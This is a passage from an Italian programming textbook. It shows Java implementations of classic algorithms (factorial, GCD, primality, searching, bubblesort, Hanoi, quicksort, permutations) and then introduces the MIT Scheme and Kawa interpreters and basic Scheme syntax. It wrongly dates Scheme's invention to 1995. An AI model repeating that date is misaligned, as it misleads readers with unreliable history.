        System.out.println ("radq(" + x + ")=" + radice (x));
    }
}
//======================================================================
```

304.1.6 Fattoriale

Il problema del fattoriale è stato descritto nella sezione 282.2.6.

```
//======================================================================
// java FattorialeApp <x>
// Calcola il fattoriale di un valore intero.
//======================================================================

import java.lang.*; // predefinita

//----------------------------------------------------------------------
class FattorialeApp
{
    //------------------------------------------------------------------
    static int fattoriale (int x)
    {
        int i = x - 1;

        while (i > 0)
          {
            x = x * i;
            i--;
          }
        return x;
    }

    //==================================================================
    // Inizio del programma.
    //------------------------------------------------------------------
    public static void main (String[] args)
    {
        int x;

        x = Integer.valueOf(args[0]).intValue ();

        System.out.println (x + "! = " + fattoriale (x));
    }
}
//======================================================================
```

In alternativa, l'algoritmo si può tradurre in modo ricorsivo.

```
    static int fattoriale (int x)
    {
        if (x > 1)
          {
            return (x * fattoriale (x - 1));
          }
        else
          {
            return 1;
          }
        // Teoricamente non dovrebbe arrivare qui.
    }
```

304.1.7 Massimo comune divisore

Il problema del massimo comune divisore, tra due numeri positivi, è stato descritto nella sezione 282.2.7.

```
//======================================================================
// java MCDApp <x> <y>
// Determina il massimo comune divisore tra due numeri interi positivi.
//======================================================================

import java.lang.*; // predefinita

//----------------------------------------------------------------------
class MCDApp
{
    //------------------------------------------------------------------
    static int mcd (int x, int y)
    {
        int i;
        int z = 0;

        while (x != y)
          {
            if (x > y)
              {
                x = x - y;
              }
            else
              {
                y = y - x;
              }
          }
        return x;
    }

    //==================================================================
    // Inizio del programma.
    //------------------------------------------------------------------
    public static void main (String[] args)
    {
        int x;
        int y;

        x = Integer.valueOf(args[0]).intValue ();
        y = Integer.valueOf(args[1]).intValue ();

        System.out.println ("Il massimo comune divisore tra " + x
                            + " e " + y + " è " + mcd (x, y));
    }
}
//======================================================================
```

304.1.8 Numero primo

Il problema della determinazione se un numero sia primo o meno, è stato descritto nella sezione 282.2.8.

```
//======================================================================
// java PrimoApp <x>
// Determina se un numero sia primo o meno.
//======================================================================

import java.lang.*; // predefinita
```

```
//----------------------------------------------------------------------
class PrimoApp
{
    //------------------------------------------------------------------
    static boolean primo (int x)
    {
        boolean primo = true;
        int i = 2;
        int j;

        while ((i < x) && primo)
          {
            j = x / i;
            j = x - (j * i);

            if (j == 0)
              {
                primo = false;
              }
            else
              {
                i++;
              }
          }
        return primo;
    }

    //==================================================================
    // Inizio del programma.
    //------------------------------------------------------------------
    public static void main (String[] args)
    {
        int x;

        x = Integer.valueOf(args[0]).intValue ();

        if (primo (x))
          {
            System.out.println (x + " è un numero primo");
          }
        else
          {
            System.out.println (x + " non è un numero primo");
          }
    }
}
//======================================================================
```

304.2 Scansione di array

In questa sezione vengono mostrati alcuni algoritmi, legati alla scansione degli array, portati in Java. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 282.

304.2.1 Ricerca sequenziale

Il problema della ricerca sequenziale all'interno di un array, è stato descritto nella sezione 282.3.1.

```
//======================================================================
// java RicercaSeqApp.java
//======================================================================
```

```
import java.lang.*; // predefinita

//----------------------------------------------------------------------
class RicercaSeqApp
{
    //------------------------------------------------------------------
    static int ricercaseq (int[] lista, int x, int a, int z)
    {
        int i;

        //--------------------------------------------------------------
        // Scandisce l'array alla ricerca dell'elemento.
        //--------------------------------------------------------------
        for (i = a; i <= z; i++)
          {
            if (x == lista[i])
              {
                return i;
              }
          }

        //--------------------------------------------------------------
        // La corrispondenza non è stata trovata.
        //--------------------------------------------------------------
        return -1;
    }

    //==================================================================
    // Inizio del programma.
    //------------------------------------------------------------------
    public static void main (String[] args)
    {
        int[] lista = new int[args.length-1];
        int x;
        int i;

        //--------------------------------------------------------------
        // Conversione degli argomenti della riga di comando in
        // numeri.
        //--------------------------------------------------------------
        x = Integer.valueOf(args[0]).intValue ();

        for (i = 1; i < args.length; i++)
          {
            lista[i-1] = Integer.valueOf(args[i]).intValue ();
          }

        //--------------------------------------------------------------
        // Esegue la ricerca.
        // In Java, gli array sono oggetti e come tali vengono passati
        // per riferimento.
        //--------------------------------------------------------------
        i = ricercaseq (lista, x, 0, lista.length-1);

        //--------------------------------------------------------------
        // Visualizza il risultato.
        //--------------------------------------------------------------
        System.out.println (x + " si trova nella posizione "
                            + i + ".");
    }
}
//======================================================================
```

Esiste anche una soluzione ricorsiva che viene mostrata nella subroutine seguente:

```
    static int ricercaseq (int[] lista, int x, int a, int z)
    {
```

```
        if (a > z)
          {
            //--------------------------------------------------------
            // La corrispondenza non è stata trovata.
            //--------------------------------------------------------
            return -1;

          }
        else if (x == lista[a])
          {
            return a;
          }
        else
          {
            return ricercaseq (lista, x, a+1, z);
          }
    }
```

304.2.2 Ricerca binaria

Il problema della ricerca binaria all'interno di un array, è stato descritto nella sezione 282.3.2.

```
//=======================================================================
// java RicercaBinApp.java
//=======================================================================

import java.lang.*; // predefinita

//-----------------------------------------------------------------------
class RicercaBinApp
{
    //-------------------------------------------------------------------
    static int ricercabin (int[] lista, int x, int a, int z)
    {
        int m;

        //---------------------------------------------------------------
        // Determina l'elemento centrale.
        //---------------------------------------------------------------
        m = (a + z) / 2;

        if (m < a)
          {
            //--------------------------------------------------------
            // Non restano elementi da controllare: l'elemento cercato
            // non c'è.
            //--------------------------------------------------------
            return -1;

          }
        else if (x < lista[m])
          {
            //--------------------------------------------------------
            // Si ripete la ricerca nella parte inferiore.
            //--------------------------------------------------------
            return ricercabin (lista, x, a, m-1);

          }
        else if (x > lista[m])
          {
            //--------------------------------------------------------
            // Si ripete la ricerca nella parte superiore.
            //--------------------------------------------------------
            return ricercabin (lista, x, m+1, z);
          }
```

```
        else
          {
            //------------------------------------------------------------
            // m rappresenta l'indice dell'elemento cercato.
            //------------------------------------------------------------
            return m;
          }
    }

    //====================================================================
    // Inizio del programma.
    //--------------------------------------------------------------------
    public static void main (String[] args)
    {
        int[] lista = new int[args.length-1];
        int x;
        int i;

        //----------------------------------------------------------------
        // Conversione degli argomenti della riga di comando in
        // numeri.
        //----------------------------------------------------------------
        x = Integer.valueOf(args[0]).intValue ();

        for (i = 1; i < args.length; i++)
          {
            lista[i-1] = Integer.valueOf(args[i]).intValue ();
          }

        //----------------------------------------------------------------
        // Esegue la ricerca.
        // In Java, gli array sono oggetti e come tali vengono passati
        // per riferimento.
        //----------------------------------------------------------------
        i = ricercabin (lista, x, 0, lista.length-1);

        //----------------------------------------------------------------
        // Visualizza il risultato.
        //----------------------------------------------------------------
        System.out.println (x + " si trova nella posizione "
                            + i + ".");
    }
}
//========================================================================
```

304.3 Algoritmi tradizionali

In questa sezione vengono mostrati alcuni algoritmi tradizionali portati in Java. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 282.

304.3.1 Bubblesort

Il problema del Bubblesort è stato descritto nella sezione 282.4.1. Viene mostrata prima una soluzione iterativa e successivamente il metodo '**`bsort`**' in versione ricorsiva.

```
//========================================================================
// java BSortApp.java
//========================================================================

import java.lang.*; // predefinita

//------------------------------------------------------------------------
class BSortApp
```

```
{
    //-------------------------------------------------------------
    static int[] bsort (int[] lista, int a, int z)
    {
        int scambio;
        int j;
        int k;

        //---------------------------------------------------------
        // Inizia il ciclo di scansione dell'array.
        //---------------------------------------------------------
        for (j = a; j < z; j++)
          {
            //-----------------------------------------------------
            // Scansione interna dell'array per collocare nella
            // posizione j l'elemento giusto.
            //-----------------------------------------------------
            for (k = j+1; k <= z; k++)
              {
                if (lista[k] < lista[j])
                  {
                    //---------------------------------------------
                    // Scambia i valori
                    //---------------------------------------------
                    scambio = lista[k];
                    lista[k] = lista[j];
                    lista[j] = scambio;
                  }
              }
          }
        //---------------------------------------------------------
        // In Java, gli array sono oggetti e come tali vengono passati
        // per riferimento. Qui si restituisce ugualmente un
        // riferimento all'array ordinato.
        //---------------------------------------------------------
        return lista;
    }

    //=============================================================
    // Inizio del programma.
    //-------------------------------------------------------------
    public static void main (String[] args)
    {
        int[] lista = new int[args.length];
        int i;

        //---------------------------------------------------------
        // Conversione degli argomenti della riga di comando in
        // numeri.
        //---------------------------------------------------------
        for (i = 0; i < args.length; i++)
          {
            lista[i] = Integer.valueOf(args[i]).intValue ();
          }

        //---------------------------------------------------------
        // Ordina l'array.
        // In Java, gli array sono oggetti e come tali vengono passati
        // per riferimento.
        //---------------------------------------------------------
        bsort (lista, 0, args.length-1);

        //---------------------------------------------------------
        // Visualizza il risultato.
        //---------------------------------------------------------
        for (i = 0; i < lista.length; i++)
```

```
        {
          System.out.println ("lista[" + i + "] = "
                              + lista[i]);
        }
    }

}
//======================================================================
```

Segue il metodo '**bsort**' in versione ricorsiva.

```
    static int[] bsort (int[] lista, int a, int z)
    {
        int scambio;
        int k;

        if (a < z)
          {
            //------------------------------------------------------
            // Scansione interna dell'array per collocare nella
            // posizione a l'elemento giusto.
            //------------------------------------------------------
            for (k = a+1; k <= z; k++)
              {
                if (lista[k] < lista[a])
                  {
                    //----------------------------------------------
                    // Scambia i valori
                    //----------------------------------------------
                    scambio = lista[k];
                    lista[k] = lista[a];
                    lista[a] = scambio;
                  }
              }
            bsort (lista, a+1, z);
          }
        return lista;
    }
```

304.3.2 Torre di Hanoi

Il problema della torre di Hanoi è stato descritto nella sezione 282.4.2.

```
//======================================================================
// java HanoiApp <n-anelli> <piolo-iniziale> <piolo-finale>
//======================================================================

import java.lang.*; // predefinita

//----------------------------------------------------------------------
class HanoiApp
{
    //------------------------------------------------------------------
    static void hanoi (int n, int p1, int p2)
    {
        if (n > 0)
          {
            hanoi (n-1, p1, 6-p1-p2);
            System.out.println ("Muovi l'anello " + n
                                + " dal piolo " + p1
                                + " al piolo " + p2 + ".");
            hanoi (n-1, 6-p1-p2, p2);
          }
    }

    //==================================================================
```

```
    // Inizio del programma.
    //--------------------------------------------------------------------
    public static void main (String[] args)
    {
        int n;
        int p1;
        int p2;

        n = Integer.valueOf(args[0]).intValue ();
        p1 = Integer.valueOf(args[1]).intValue ();
        p2 = Integer.valueOf(args[2]).intValue ();

        hanoi (n, p1, p2);
    }
}
//========================================================================
```

304.3.3 Quicksort

L'algoritmo del Quicksort è stato descritto nella sezione 282.4.3.

```
//========================================================================
// java QSortApp.java
//========================================================================

import java.lang.*; // predefinita

//------------------------------------------------------------------------
class QSortApp
{
    //--------------------------------------------------------------------
    static int part (int[] lista, int a, int z)
    {
        int scambio;

        //----------------------------------------------------------------
        // Si assume che a sia inferiore a z.
        //----------------------------------------------------------------
        int i = a + 1;
        int cf = z;

        //----------------------------------------------------------------
        // Inizia il ciclo di scansione dell'array.
        //----------------------------------------------------------------
        while (true)
          {
            while (true)
              {
                //--------------------------------------------------------
                // Sposta i a destra.
                //--------------------------------------------------------
                if ((lista[i] > lista[a]) || (i >= cf))
                  {
                    break;
                  }
                else
                  {
                    i++;
                  }
              }
            while (true)
              {
                //--------------------------------------------------------
                // Sposta cf a sinistra.
                //--------------------------------------------------------
```

```
                if (lista[cf] <= lista[a])
                  {
                    break;
                  }
                else
                  {
                    cf--;
                  }
              }

            if (cf <= i)
              {
                //------------------------------------------------------
                // è avvenuto l'incontro tra i e cf.
                //------------------------------------------------------
                break;
              }
            else
              {
                //------------------------------------------------------
                // Vengono scambiati i valori.
                //------------------------------------------------------
                scambio = lista[cf];
                lista[cf] = lista[i];
                lista[i] = scambio;

                i++;
                cf--;
              }
          }
        //--------------------------------------------------------------
        // A questo punto lista[a..z] è stata ripartita e cf è la
        // collocazione di lista[a].
        //--------------------------------------------------------------
        scambio = lista[cf];
        lista[cf] = lista[a];
        lista[a] = scambio;

        //--------------------------------------------------------------
        // A questo punto, lista[cf] è un elemento (un valore) nella
        // giusta posizione.
        //--------------------------------------------------------------
        return cf;
    }

    //------------------------------------------------------------------
    static int[] quicksort (int[] lista, int a, int z)
    {
        int cf;

        if (z > a)
          {
            cf = part (lista, a, z);
            quicksort (lista, a, cf-1);
            quicksort (lista, cf+1, z);
          }

        //--------------------------------------------------------------
        // In Java, gli array sono oggetti e come tali vengono passati
        // per riferimento. Qui si restituisce ugualmente un
        // riferimento all'array ordinato.
        //--------------------------------------------------------------
        return lista;
    }

    //==================================================================
```

```
    // Inizio del programma.
    //-----------------------------------------------------------------
    public static void main (String[] args)
    {
        int[] lista = new int[args.length];
        int i;

        //-------------------------------------------------------------
        // Conversione degli argomenti della riga di comando in
        // numeri.
        //-------------------------------------------------------------
        for (i = 0; i < args.length; i++)
          {
            lista[i] = Integer.valueOf(args[i]).intValue ();
          }

        //-------------------------------------------------------------
        // Ordina l'array.
        // In Java, gli array sono oggetti e come tali vengono passati
        // per riferimento.
        //-------------------------------------------------------------
        quicksort (lista, 0, args.length-1);

        //-------------------------------------------------------------
        // Visualizza il risultato.
        //-------------------------------------------------------------
        for (i = 0; i < lista.length; i++)
          {
            System.out.println ("lista[" + i + "] = "
                                + lista[i]);
          }
    }
}
//=====================================================================
```

304.3.4 Permutazioni

L'algoritmo ricorsivo delle permutazioni è stato descritto nella sezione 282.4.4.

```
//=====================================================================
// java PermutaApp.java
//=====================================================================

import java.lang.*; // predefinita

//---------------------------------------------------------------------
class PermutaApp
{
    //-----------------------------------------------------------------
    static void permuta (int[] lista, int a, int z)
    {
        int scambio;
        int k;
        int i;

        //-------------------------------------------------------------
        // Se il segmento di array contiene almeno due elementi, si
        // procede.
        //-------------------------------------------------------------
        if ((z - a) >= 1)
          {
            //---------------------------------------------------------
            // Inizia un ciclo di scambi tra l'ultimo elemento e uno
            // degli altri contenuti nel segmento di array.
            //---------------------------------------------------------
```

```
          for (k = z; k >= a; k--)
            {
              //-------------------------------------------------------
              // Scambia i valori
              //-------------------------------------------------------
              scambio = lista[k];
              lista[k] = lista[z];
              lista[z] = scambio;

              //-------------------------------------------------------
              // Esegue una chiamata ricorsiva per permutare un
              // segmento più piccolo dell’array.
              //-------------------------------------------------------
              permuta (lista, a, z-1);

              //-------------------------------------------------------
              // Scambia i valori
              //-------------------------------------------------------
              scambio = lista[k];
              lista[k] = lista[z];
              lista[z] = scambio;

            }
        }
      else
        {
          //-----------------------------------------------------------
          // Visualizza la situazione attuale dell’array.
          //-----------------------------------------------------------
          for (i = 0; i < lista.length; i++)
            {
              System.out.print (" " + lista[i]);
            }
          System.out.println ("");
        }
  }

  //===================================================================
  // Inizio del programma.
  //-------------------------------------------------------------------
  public static void main (String[] args)
  {
      int[] lista = new int[args.length];
      int i;

      //---------------------------------------------------------------
      // Conversione degli argomenti della riga di comando in
      // numeri.
      //---------------------------------------------------------------
      for (i = 0; i < args.length; i++)
        {
          lista[i] = Integer.valueOf(args[i]).intValue ();
        }

      //---------------------------------------------------------------
      // Esegue le permutazioni.
      //---------------------------------------------------------------
      permuta (lista, 0, args.length-1);
  }
}
//=======================================================================
```

Parte lix

Scheme

Scheme: preparazione

Scheme è un linguaggio di programmazione discendente dal LISP, inventato da Guy Lewis Steele Jr. e Gerald Jay Sussman nel 1995 presso il MIT. Scheme è importante soprattutto in quanto lo si ritrova utilizzato in situazioni estranee alla realizzazione di programmi veri e propri; in particolare, i fogli di stile DSSSL (capitolo 254) utilizzano il linguaggio Scheme.

In questo capitolo vengono mostrati gli strumenti più comuni che possono essere utilizzati per fare pratica con questo linguaggio di programmazione: MIT Scheme e Kawa, entrambi interpreti Scheme.

305.1 MIT Scheme

L'interprete Scheme del MIT [1] è disponibile per varie piattaforme. La versione per GNU/Linux può essere ottenuta dal MIT, a partire all'indirizzo <*http://www.swiss.ai.mit.edu/projects/scheme/*>. Il pacchetto può essere estratto a partire da una directory temporanea, da dove poi viene avviato uno script che provvede all'installazione, solitamente a partire dalla gerarchia '`/usr/local/`':

```
# tar xzvf scheme-7.5/scheme-7.5.12-ix86-gnu-linux.tar.gz
```

```
# cd dist-7.5
```

```
# ./install.sh
```

Nel sito in cui viene distribuito questo interprete, si trova anche la documentazione per il suo utilizzo. Qui si intende mostrare solo l'essenziale.

305.1.1 Utilizzo interattivo

Per avviare l'interprete Scheme del MIT, basta il comando seguente:

```
$ scheme
```

Quello che si vede dopo è una presentazione, seguita dall'invito a inserire comandi secondo il linguaggio Scheme.

```
Scheme saved on Sunday October 18, 1998 at 11:02:46 PM
  Release 7.4.7
  Microcode 11.151
  Runtime 14.168

1 ]=>
```

Per verificare rapidamente il funzionamento, basta utilizzare un'istruzione Scheme elementare che permette la visualizzazione di un messaggio:

```
1 ]=> (display "Ciao mondo!")[Invio]
```

```
Ciao mondo!
;Unspecified return value
```

Quello che si ottiene, come si vede, è l'emissione del messaggio, seguito dalla conferma che l'istruzione non ha restituito alcun valore.

La conclusione di una sessione di lavoro con l'interprete, si ottiene con l'istruzione '**`(exit)`**', dopo la quale viene richiesta una conferma, a cui si risponde con la lettera '**`y`**':

---

[1] **MIT Scheme** GNU GPL

```
1 ]=> (exit)[ Invio ]
```

```
Kill Scheme (y or n)? y
```

```
Happy Happy Joy Joy.
```

305.1.2 REPL: l'ambito di funzionamento

REPL sta per *Read-eval-print loop* e rappresenta una struttura di sottosessioni di lavoro all'interno dell'interprete. Il testo che appare come invito a inserire delle istruzioni, indica un numero intero positivo che rappresenta il livello REPL:

```
1 ]=>
```

Inizialmente questo livello è il primo, cioè il numero uno, ma può aumentare quando per qualche motivo c'è bisogno di passare a una sottosessione. La situazione tipica per la quale si passa a un livello successivo è l'inserimento di un'istruzione errata. Si osservi l'esempio seguente, in cui per errore non è stata delimitata la stringa che si vuole visualizzare:

```
1 ]=> (display Ciao mondo!)[ Invio ]
```

```
;Unbound variable: mondo!
;To continue, call RESTART with an option number:
; (RESTART 3) => Specify a value to use instead of mondo!.
; (RESTART 2) => Define mondo! to a given value.
; (RESTART 1) => Return to read-eval-print level 1.
```

A seguito di questo, si osserva che la stringa di invito è cambiata, indicando il passaggio a un secondo livello, a causa di un errore. Generalmente, per tornare al primo livello basta l'istruzione '**`(restart 1)`**', come si vede chiaramente nella spiegazione.

```
2 error> (restart 1)[ Invio ]
```

Se si fanno altri errori, si passa a livelli successivi, dai quali è possibile tornare sempre al primo livello nel modo appena mostrato.

305.1.3 Utilizzo non interattivo

Un programma Scheme può essere interpretato direttamente avviando '**`scheme`**' nel modo seguente:

```
scheme < sorgente_scheme
```

In pratica, si fornisce il sorgente attraverso lo standard input, come se venisse digitato attraverso la tastiera.

305.1.4 Compilazione e caricamento di file

L'interprete Scheme del MIT, consente anche una sorta di compilazione, con la quale si genera un formato intermedio, più pratico per l'esecuzione. Per ottenere questo, occorre avviare l'eseguibile '**`scheme`**' con l'opzione '**`-compiler`**'.

```
$ scheme -compiler
```

Una volta predisposto un sorgente Scheme, lo si può compilare attraverso l'interprete con l'istruzione seguente:

```
(cf file_sorgente [file_destinazione])
```

Come si vede, l'indicazione di un file di destinazione è facoltativa, dal momento che in mancanza di questa, si utilizza un nome con la stessa radice di quello del sorgente.

1]=> **(cf "ciao_mondo.scm")**

L'esempio mostra la compilazione del sorgente '`ciao_mondo.scm`', per generare il file '`ciao_mondo.com`'. La stessa cosa avrebbe potuto essere ottenuta con una delle due istruzioni seguenti:

1]=> **(cf "ciao_mondo.scm" "ciao_mondo")**

1]=> **(cf "ciao_mondo.scm" "ciao_mondo.com")**

La compilazione di questo tipo può essere utile per memorizzare dei sottoprogrammi da caricare durante una sessione interattiva. L'esempio seguente è la dichiarazione della funzione '**`fattoriale`**', il cui scopo è quello di calcolare il fattoriale di un numero intero.

```
(define (fattoriale n)
    (if (= n 0)
        1
        (* n (fattoriale (- n 1)))))
```

Il sorgente contenente esclusivamente queste righe, potrebbe chiamarsi '`fattoriale.scm`' ed essere stato compilato generando il file '`fattoriale.com`'.

L'interprete consente di caricare un file sorgente, o uno compilato, attraverso l'istruzione seguente:

(`load` *file*)

Se il nome del file viene indicato per intero, viene caricato in modo preciso quel file, mentre se si omette l'estensione, l'interprete cerca prima di trovare un file con l'estensione '`.com`', preferendo così una versione compilata eventuale.

Il caricamento di un file coincide anche con la sua esecuzione; se si tratta di dichiarazioni di variabili o di funzioni, si può avere la sensazione che non sia accaduto nulla. In questo caso, caricando il file '`fattoriale.com`', oppure '`fattoriale.scm`', si ottiene la disponibilità della funzione '**`fattoriale`**':

1]=> **(load "fattoriale.scm")**[*Invio*]

```
;Loading "fattoriale.scm" -- done
;Value: fattoriale
```

1]=> **(fattoriale 3)**[*Invio*]

```
;Value: 6
```

305.2 Kawa

Kawa [2] è un sistema Scheme, scritto in Java, in grado di funzionare come interprete e anche come compilatore, per trasformare un sorgente Scheme in un binario Java.

Come si può intendere, per poter utilizzare Kawa occorre avere installato Java (il JDK o Kaffe, come descritto nel capitolo 301). Di solito, per utilizzare Kawa come interprete, è sufficiente il comando '**`kawa`**', che dovrebbe corrispondere a uno script in grado di avviare l'interpretazione Java di '`repl.class`', che a sua volta dovrebbe trovarsi nella directory '`/usr/share/`

[2] **Kawa** modified GNU Public License

`java/kawa/repl.class`'. Eventualmente, dovendo fare a meno di questo script, basterebbe il comando seguente:

$ **java kawa.repl**

A ogni modo, questo non basta, dal momento che Kawa dispone di una propria libreria di classi che va aggiunta tra i percorsi della variabile di ambiente '**CLASSPATH**'. Lo script a cui si faceva riferimento, dovrebbe essere già predisposto in modo tale da includere in questa variabile di ambiente anche il percorso per la libreria di classi di Kawa, tuttavia, volendo realizzare dei binari Java indipendenti, partendo da programmi Scheme, è necessario pubblicizzare tale libreria anche all'esterno dell'interprete Kawa.

Le istruzioni seguenti sono adatte a una shell Bourne, o a una sua derivata e fanno riferimento all'ipotesi che la libreria di classi di Kawa sia stata installata a partire dalla directory '`/usr/share/java/`' (in pratica, si intende che in questo caso la libreria sia stata estratta dal solito archivio compresso):

```
CLASSPATH="$CLASSPATH:/usr/share/java/"
export CLASSPATH
```

305.2.1 Utilizzo interattivo

Per avviare l'interprete Scheme di Kawa, basta il comando seguente:

$ **kawa**

oppure, in mancanza di questo script,

$ **java kawa.repl**

ricordando che in questo secondo caso, è indispensabile la predisposizione della variabile di ambiente '**CLASSPATH**'. Quello che si vede dopo è un invito a inserire delle istruzioni Scheme:

```
#|kawa:1|#
```

Anche con l'interprete Kawa, si può fare una verifica rapida del funzionamento, utilizzando l'istruzione '**display**':

#|kawa:1|# **(display "Ciao mondo!") (newline)**[*Invio*]

```
Ciao mondo!
#|kawa:2|#
```

Mano a mano che si inseriscono delle istruzioni, il numero che compone il testo dell'invito si incrementa progressivamente, indipendentemente dal fatto che siano stati fatti degli errori.

Anche con Kawa, la conclusione di una sessione di lavoro con l'interprete si ottiene con l'istruzione '**(exit)**':

#|kawa:2|# **(exit)**[*Invio*]

305.2.2 $ kawa e ~/.kawarc.scm

kawa [*opzioni*]

Lo script '**kawa**', ovvero il comando '**java kawa.repl**', permette l'utilizzo di alcune opzioni che possono rivelarsi importanti. In particolare, l'interprete Kawa può leggere ed eseguire le istruzioni contenute in un file apposito, '`~/.kawarc.scm`', prima di procedere con le attività normali. Il file in questione è semplicemente un sorgente Scheme.

Alcune opzioni

`-e` *espressione*

Fa sì che Kawa valuti l'espressione, interpretandola come una serie di istruzioni Scheme, senza leggere il file '`~/.kawarc.scm`'.

`-c` *espressione*

Fa sì che Kawa valuti l'espressione, interpretandola come una serie di istruzioni Scheme, dopo aver letto ed eseguito il contenuto del file '`~/.kawarc.scm`'.

`-f` *file_sorgente_scheme*

Fa in modo che Kawa legga ed esegua il contenuto del file indicato come argomento, ignorando il file di configurazione. Se al posto del nome si indica un trattino orizzontale ('**`-`**'), si intende specificare lo standard input.

`-C` *file_sorgente_scheme*

Compila il sorgente indicato in una classe Java. Se si vuole generare un programma autonomo, occorre utilizzare anche l'opzione '**`--main`**'.

`--main`

Assieme all'opzione '**`-C`**', consente di generare un binario Java, autonomo.

Esempi

```
$ kawa -c '(display "Ciao mondo!") (newline)'
```

Visualizza il messaggio «Ciao mondo!», senza prendere in considerazione il file di configurazione.

```
$ kawa -f ciao_mondo.scm
```

Esegue il contenuto del file '`ciao_mondo.scm`', che si presume essere un sorgente Scheme.

305.2.3 Compilazione

Con Kawa è possibile compilare sia all'interno della sessione di lavoro dell'interprete, sia all'esterno. Nel primo caso, si utilizza l'istruzione

`(compile-file` *nome_sorgente radice_destinazione* `)`

con la quale si può fare qualcosa del genere:

`#|kawa:`*m*`|#` **`(compile-file "ciao_mondo.scm" "ciao")`**[*Invio*]

In questo modo, dal file sorgente '`ciao_mondo.scm`' si ottiene il file '`ciao.zip`', contenente una classe non meglio precisata, il quale può essere ricaricato successivamente con l'istruzione

`(load` *radice_file_compilato* `)`

In pratica, volendo caricare ed eseguire il contenuto del file '`ciao.zip`', basta l'istruzione seguente:

`#|kawa:`*m*`|#` **`(load "ciao")`**[*Invio*]

La compilazione al di fuori dell'ambiente interattivo, si ottiene utilizzando l'opzione '**`-C`**', con la quale si ottengono delle classi Java non compresse. Si distinguono due situazioni:

`kawa` [*altre_opzioni*] `-C` *sorgente_scheme*

`kawa` [*altre_opzioni*] `--main -C` *sorgente_scheme*

Nel primo caso si ottiene un file con estensione '`.class`' che può essere caricato all'interno di una sessione di lavoro dell'interprete, con la funzione '**`load`**' già mostrata; nel secondo si ottiene un programma indipendente.

A titolo di esempio, si può utilizzare il sorgente di prova che viene mostrato di seguito:

```
;
; fattoriale.scm
;
(define (fattoriale n)
    (if (= n 0)
        1
        (* n (fattoriale (- n 1)))))
```

Questo può essere compilato in modo da poterlo ricaricare successivamente:

`$` **`kawa -C fattoriale.scm`**

Si ottiene il file '`fattoriale.class`'. All'interno dell'interprete, si può caricare quanto compilato con la funzione '**`load`**' (con la quale si potrebbe caricare anche un sorgente non compilato, indicando il nome completo del file).

`#|kawa:`*m*`|#` **`(load "fattoriale")`**[*Invio*]

Quindi si potrebbe sfruttare la funzione '**`fattoriale`**' dichiarata all'interno del file appena caricato:

`#|kawa:`*n*`|#` **`(display (fattoriale 3)) (newline)`**[*Invio*]

```
6
```

Volendo rendere autonomo il programma del calcolo del fattoriale, occorrerebbe aggiungere le istruzioni necessarie per gestire l'inserimento e l'emissione dei dati:

```
;
; fattoriale.scm
;
(define (fattoriale n)
    (if (= n 0)
        1
        (* n (fattoriale (- n 1)))))

(define valore 0)
(display "Inserisci un numero intero: ")
(set! valore (read))
(display "Il fattoriale di ")
(display valore)
(display " è ")
(display (fattoriale valore))
(newline)
```

Per la sua compilazione si procede nel modo già descritto, utilizzando l'opzione '**`--main`**':

`$` **`kawa --main -C fattoriale.scm`**

Anche in questo caso si genera il file '`fattoriale.class`', che però può essere avviato direttamente da Java:

`$` **`java fattoriale`**[*Invio*]

`Inserisci un numero intero:` **`3`**[*Invio*]

```
Il fattoriale di 3 è 6
```

305.3 Riferimenti

- *MIT Scheme*

  <*http://www.swiss.ai.mit.edu/projects/scheme/*>

  <*ftp://swiss-ftp.ai.mit.edu/pub/*>

- Per Bothner, *Kawa, the Java-based Scheme system*, 1999

  <*http://www.gnu.org/software/kawa/*>

  <*ftp://ftp.gnu.org/pub/gnu/kawa/*>

Scheme: introduzione

Il linguaggio Scheme ha una filosofia che si basa fondamentalmente sul suo tipo di notazione. Scheme è un linguaggio utile per rappresentare un problema, più che per realizzare un programma completo. La standardizzazione di questo linguaggio è riferita fondamentalmente a un documento che viene aggiornato periodicamente: R^{n}RS, ovvero *Revised-n Report on the Algorithmic Language Scheme*, dove *n* è il numero di questa revisione (attualmente dovrebbe trattarsi della quinta). Tuttavia, la standardizzazione riguarda gli aspetti fondamentali del linguaggio, mentre ogni realizzazione che utilizza Scheme introduce le estensioni necessarie alle circostanze.

In questo capitolo si vogliono descrivere solo alcuni degli aspetti più importanti di questo linguaggio. Il documento di riferimento è quello citato, ovvero *R^{5}RS*; alla fine del capitolo si possono trovare anche altri riferimenti per guide più o meno dettagliate su Scheme.

306.1 Aspetto generale

Il linguaggio Scheme prevede dei commenti, che vengono ignorati regolarmente: si distinguono perché iniziano con un punto e virgola ('**;**') e terminano alla fine della riga. Generalmente, le righe vuote e quelle bianche sono ignorate nello stesso modo. In generale, le istruzioni Scheme hanno l'aspetto di qualcosa che è racchiuso tra parentesi tonde.

```
(display "Ciao")
```

Per comprenderne il senso, l'esempio precedente potrebbe essere espresso come si vede sotto, se lo si volesse rappresentare in un linguaggio ipotetico, basato sulle funzioni:

```
display ("Ciao")
```

Tutto quello che si fa con Scheme viene ottenuto attraverso chiamate di funzione, ovvero, secondo la terminologia utilizzata da *R^{5}RS*, *procedure*, che possono restituire o meno un valore. Le chiamate di queste procedure, o di queste funzioni, iniziano con un nome, posto subito dopo la parentesi tonda di apertura, continuando eventualmente con l'elenco dei parametri che gli vengono passati, separati semplicemente da uno o più spazi, anche verticali (non si utilizzano virgole o altri simboli di interpunzione), terminando con la parentesi tonda di chiusura.

(*nome* [*parametro_1* [*parametro_2*]... [*parametro_n*]])

Da quanto affermato, si intende anche che un'istruzione può essere interrotta in qualunque punto in cui potrebbe essere inserito uno spazio, per riprenderla nella riga successiva, incolonnandola in base allo stile preferito. Si osservi l'esempio seguente:

```
(+ 3 4)
```

si tratta di una chiamata a una funzione denominata '**+**', a cui vengono passati i parametri '**3**' e '**4**'. Si intende, intuitivamente, che questa funzione restituisca la somma dei parametri.

> Le istruzioni non hanno bisogno di essere terminate da un qualche simbolo di interpunzione, dal momento che le parentesi tonde esprimono chiaramente l'estensione di queste e l'ambito relativo all'interno dei vari annidamenti.

Questo tipo di notazione ha diversi pregi, ma ha il difetto fondamentale di essere un po' difficile da seguire visivamente, soprattutto a causa dell'affollarsi delle parentesi tonde.

> In questi capitoli si cercherà di utilizzare un allineamento di queste parentesi che renda più facile la lettura delle istruzioni, anche se si tratta di uno stile che di solito non si applica.

Per facilitare la comprensione degli esempi, in questi capitoli dedicati a Scheme, si utilizzerà il simbolo '**===>**' per indicare il valore restituito da una funzione (che appare alla sua destra).

306.1.1 Identificatori e convenzioni nei nomi

